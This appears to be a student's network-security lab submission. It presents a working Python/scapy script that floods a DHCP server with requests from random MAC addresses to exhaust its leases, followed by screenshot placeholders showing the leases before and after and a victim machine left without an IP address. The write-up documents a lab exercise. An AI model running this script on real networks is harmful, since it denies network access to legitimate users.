**Name: Omkar Keluskar NetID: ork216**

1. **Python script to implement the DHCP starvation attack using scapy**

from scapy.all import \*

from time import sleep

def lol():

for i in xrange(101):

if i == 107: continue

requested\_addr = "10.10.111."+str(100+i)

pkt=Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")

pkt/=IP(src="0.0.0.0",dst="255.255.255.255")

pkt/=UDP(sport=68,dport=67)

pkt/=BOOTP(chaddr=RandString(12,'0123456789abcdef'))

pkt/=DHCP(options=[("message-type","request"),("requested\_addr",requested\_addr),"end"])

sendp(pkt)


print "Starving "+requested\_addr

sleep(0.5)


if \_\_name\_\_=="\_\_main\_\_": lol()

1. **DHCP leases are attached as txt files and some below as snapshots**

**Before the attack:**




**After the attack:** (attached the dhcpd.leases file for confirmation)




1. **Screenshot of the victim machine unable to obtain IP address**

